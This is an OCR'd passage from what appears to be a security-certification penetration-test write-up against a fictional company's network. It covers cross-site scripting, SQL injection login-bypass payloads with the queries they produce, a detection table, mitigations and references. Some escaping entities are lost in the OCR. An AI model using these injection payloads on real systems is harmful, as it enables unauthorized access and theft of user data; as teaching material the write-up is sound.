
I checked all pages to see if they were vulnerable to cross site scripting. Cross site scripting (CSS) is possible if a page takes user input and displays it back to the user in the same or a different page. If a script (written in JavaScript) is entered as the input, it would get executed on the browser when the page is displayed. Attackers can exploit this by making a valid user of an application click on a link to a page (that is vulnerable to CSS). The link will contain a script that will execute when the user clicks the link. The script will gather all information about the user from the page and mail or post it to the attacker.
The right way to protect against CSS is by sanitizing the output, by escaping the special characters '<' and '>' when data is being displayed; these special characters are delimiters for the script tag required to activate a Java script in a browser.
After half an hour of checking the GIAC site, I realized that the site was not vulnerable to CSS - the special characters '<' and '>' used as script delimiters were properly escaped. I decided to move on.

SQL Injection


I now started checking for SQL Injection. SQL injection is a technique by which arbitrary queries can be executed on the database by manipulating the input provided to the application. This is at times possible because many web applications dynamically build queries based on user input and execute them on the database. If the user input is not checked thoroughly, a user could pass fragments of SQL code as the input and execute queries that he desires on the database. Usually, it is required to know the database used to prepare the attack- here, I decided to try out SQL injection with the syntax of different databases, to see which one would succeed.
I decided to try SQL injection in the Login and password fields- this is one of the simplest and most damaging of SQL injection vulnerabilities. I wanted to see if I could bypass the login page completely providing neither a login nor a password. In the Login field, I typed the following –

‘ or 1=1—

and a random password before submitting the form.



I got the next page displaying the message “Welcome Administrator”. I was logged in as an administrator!



This attack is explained quite easily. When the login and password are submitted, the application checks if the same combination of values is present in the database. A query has to be fired on the database for this. The query built by the application to verify this looks like:

```
Select * from Users where uname='pentest' and pwd='test123'
```

assuming the table name is Users and the fields are uname and pwd. Note that pentest and test123 are inputs provided by the user in the browser. If the database returns one or more rows, the user is authenticated, and the application lets the user on to the next page.

For the strange input I provided, the query would look like –

```
Select * from Users where uname='' or 1=1-- and pwd='test123'
```

In most databases (MySQL and SQL Server for example), -- is used to comment out the rest of the line. So, the query is now effectively

```
Select * from Users where uname='' or 1=1
```


The query would be looking for a row in the database where either the uname is blank or where the condition '1=1' is met. Since the latter always evaluates to true, the query would have returned all rows of the database. As the application

only checks if the query returned one or more rows, I was logged in as a valid user. The first row in the database must have been that of the administrator, so I was logged in as the administrator.

The administrator's page had links to Add Users, View Profiles, View Billing Information and View Cookies.
I saw that now I could create a user and assign him different privileges, including administrator privileges. If I created such a user, I could use that to enter the site whenever I wanted to, effortlessly. The View Profiles displayed all information including the Login name. The billing information of customers showed all details of transactions carried out so far (without the credit card information, which was masked from the administrator). The administrator could even edit most of this information. One can imagine the full extent of damage an attacker could do.

I viewed some profiles and noted the information. Now I went back to the customer login page and in the Login field I entered a valid login name followed by " ';-- ". The input now looked like this –

Tom';--



The query in the application would become

```
Select * from Users where uname='Tom';-- and pwd='anything'
```

thereby allowing me to login as “Tom” without providing the actual password. This way I could steal login names by logging in as administrator and use that to login and steal credit card information of users.

The same things were probably possible in the Supplier and Partner sections too.

DETECTION

Some of the steps I carried out could have been detected by the administrators at the target network. The table shows which steps can get detected and how.

#	Test	Can it get detected	How to detect
1	To find the reachable hosts - Nmap (PingSweep)	Yes	Checking the firewall logs.
2	To find the reachable hosts - Nmap (TCP Ping)	Yes	Checking the firewall logs.
3	To find intermediate hops- Traceroute	No	
4	To identify the firewall - Hping2 (Firewalk)	Yes	IDS alerts for packets with low value TTLs.
5	To find the open TCP ports - Nmap (TCP Port Scan)	Yes	Checking the firewall logs.
6	To find the open UDP ports - Nmap (UDP Port Scan)	Yes	Checking the firewall logs.
7	OS Fingerprinting – XProbe	Yes	Checking the firewall logs.
8	OS Fingerprinting – Nmap	Yes	Checking the IDS logs.
9	OS Fingerprinting – Nmap-Cronos	No	
10	Application Fingerprinting – Banner grabbing	No	
11	SMTP Fingerprinting – SMTPScan	No	
12	Web Server Fingerprinting – Fire and Water	Yes	Checking Web Server logs.
13	To find vulnerabilities - Nessus	Yes	Checking the IDS logs.
14	To exploit Sendmail – Program to exploit the buffer overflow vulnerability.	Yes	Checking the IDS logs.
15	To attack the web site – Variable manipulation	No	
16	To attack the web site – Cross Site Scripting	No	
17	To attack the web site – SQL Injection	No	

MITIGATION

Some of the risks networks are exposed to can be mitigated quite easily. Some of the measures mentioned are already in place in the GIAC network.

Wardialing - can be prevented by ensuring that all modems are switched off when not in use and also by having strong passwords for all systems.

Application Fingerprinting – can at least be made difficult by removing or faking the banners of different applications.


Sendmail buffer overflow vulnerability – Sendmail versions till 8.12.7 are vulnerable. Upgrading to Sendmail 8.12.8 will protect against this vulnerability.

Variable Manipulation attacks – All variables used in the application should be checked properly on each page. The session ID should be sufficiently random. All variables should be bound to the login ID.

Cross Site Scripting – CSS can be prevented by escaping the special characters
> with >
< with <
(with (
) with)
with
& with &
So when the browser encounters a "< ", it will not understand it to be an opening script tag and will not run the script but it will be displayed in the browser.

SQL Injection – Proper input validation on the client as well as the server side can prevent SQL injection effectively. Client side validation alone is not enough since, tools like Achilles can be used to change the input after the request has left the browser. Therefore, server side validation of each input is necessary. The application should also handle all errors thrown by the database properly and take care not to show them to the user. Customized error pages should be shown. Another method is to use bind variables or stored procedures instead of building dynamic queries. These procedures can be called by passing the input as parameters. SQL Injection can be prevented in Oracle by using bind variables.

APPENDIX 1 - MY UNDERSTANDING OF THE NEWORK



The important features of the network designed by Thomas A. Kyle are –

1. The border router is a Cisco Multi Layer switch.
    - It has been hardened according to the NSA checklist and does not respond to ICMP.
2. The firewall is pf, OpenBSD 3.2.
3. It has 7 interfaces.
4. For inbound traffic on all interfaces –
    - It blocks ICMP ad returns a ICMP Host Unreachable.
    - It blocks UDP and returns ICMP Port Unreachable.
    - It blocks TCP and returns a RST.
5. All important servers are placed on separate segments of the firewall.
6. The employees access the internet through a proxy server.
7. The web server segment consists of two servers each with only ports 80 and 443 open to the internet.
8. A split DNS arrangement is used.
9. The external DNS server only has UDP port 53 accessible from outside.
10. The mail server is in the LAN segment.
11. There is a Mail Relay in between the 2 firewalls that has only port 25 open.
12. The VPN Concentrator is placed between the router and the firewall.
13. Every segment has a Snort IDS monitoring.
14. All logs go to a central SysLog server.

APPENDIX 2 – ASSUMPTIONS

As mentioned earlier, I needed to make a few assumptions about certain details that were left out in the original firewall paper written by Mr. Kyle. These assumptions are listed below.

Mr. Kyle has not mentioned an IP address for the external firewall. I have taken the IP 192.0.2.250, which falls in the block Mr. Kyle specifies, as the firewall machine's external IP.

There were two versions of Sendmail mentioned in two different places. In the section where Mr. Kyle discusses about the Mail Relay, he mentions it to be Sendmail 8.12.6 but in the Appendix he mentions Sendmail 8.12.18. Since the latter version does not exist, I assume that to be a mistake and that the actual version is 8.12.6

Although Mr. Kyle has mentioned about a web site where customers could purchase and download fortune cookies, he has not mentioned any further details. I have assumed the basic features provided in such sites and that the site was not built with security in mind.

REFERENCES

Arkin, Orfir and Yarochkin, Fyodor and Kydyraliev Meder. “The Present and Future of Xprobe2 – The Next Generation of Active Operating System Fingerprintnig”. 31 Jul 2003.
URL : http://www.sys-security.com/archive/papers/Present_and_Future_Xprobe2-v1.0.pdf (16 Sep 2003)

Fyodor. “Nmap man page”.
URL : http://www.insecure.org/nmap/data/nmap_manpage.html (10 Sep 2003)

Goldsmith, David and Schiffman, Michael. “Firewalking-A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists “ Oct 1998. URL : http://www.packetfactory.net/firewalk/firewalk-final.pdf (12 Sep 2003)

Harper, Mitchell. “SQL Injection Attacks – Are You Safe?”. 17 Jun 2002.
URL : http://www.sitepoint.com/article/794 (15 Sep 2003)

Jacobson, Van. “Man Page of Traceroute(8)”. 22 Apr 1997.
URL : http://www.rt.com/man/traceroute.8.html. (9 Sep 2003)

Kingpin. “Wardialing”.
URL : http://www.atstake.com/research/reports/acrobat/wardialing_brief.pdf (9 Sep 2003)

Kyle, A.Thomas. “Open Source Firewalls for Security at GIAC Enterprises”. 2003.
URL : http://www.giac.org/practical/GCFW/Thomas_Kyle_GCFW.pdf (3 Sep 2003)

Last Stage of Delirium. “Technical analysis of the remote Sendmail vulnerability”. 04 Mar 2003 5:42PM.
URL : http://www.securityfocus.com/archive/1/313757/2003-03-01/2003- 03-07/0 (13 Sep 2003)

Muuss, Mike. “The Story of the PING Program”.
URL : http://ftp.arl.mil/~mike/ping.html (10 Sep 2003)

National Infrastructure Protection Center. “Remote Sendmail Header Processing Vulnerability”. 03 Mar 2003.
URL : http://www.iwar.org.uk/infocon/advisories/2003/03-004.htm (14 Sep 2003)

Ntobjectives, Incorporated.”FIRE & WATER Assessment and Defense Toolkit “.
URL : http://www.ntobjectives.com/images/firewater.pdf (15 Sep 2003)

OpenBSD. “OpenBSD 3.2 Installation Guide”. 10 Nov 2002.
URL : http://www.openbsd.cl/faq/faq4.html (4 Sep 2003)

OpenBSD. “Patch for the Sendmail Buffer Overflow Vulnerability"
URL :
ftp://ftp.openbsd.org/pub/OpenBSD/patches/3.2/common/009_sendmail.patch
(17 Sep 2003)

Paisley, Rob. “pf return-icmp ping “. 25 Apr 2002
URL : http://www.monkey.org/openbsd/archive/tech/0204/msg00205.html
(14 Sep 2003)

Sanfilippo, Salvatore. “Hping2 Man Page”.
URL : http://www.hping.org/manpage.html (10 Sep 2003)

Spangler, Ryan. “Analysis of Remote Active Operating System Fingerprinting Tools”. May 2003.
URL : http://www.seclib.com/seclib/misc.goodstuff/osdetection.pdf (13 Sep 2003)

SecurityFocus. "Sendmail Header Processing Buffer Overflow vulnerability”. 02 Mar 2003 URL : http://www.securityfocus.com/bid/6991 (11 Sep 2003)

SecurityTracker. “(OpenBSD Issues Fix) Sendmail Buffer Overflow in Parsing Certain Header Components May Let Remote Users Execute Arbitrary Code With Root Privileges”. 03 Mar 2003.
URL : http://www.securitytracker.com/alerts/2003/Mar/1006201.html (14 Sep 2003)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Pearson Education, Inc, 2002, 359-371

Veysett, Franck; Courtay, Olivier; Heen, Olivier: Intranode Research Team. “New Tool And Technique For Remote Operating System Fingerprinting”. Apr 2002.
URL : www.intranode.com/fr/doc/ring-short-paper.pdf (13 Sep 2003)

Vision, Max. “Bugtraq: fingerprinting BIND 9.1.0” 29 Jan 2001.
URL : http://lists.insecure.org/lists/bugtraq/2001/Jan/0481.html (17 Sep 2003)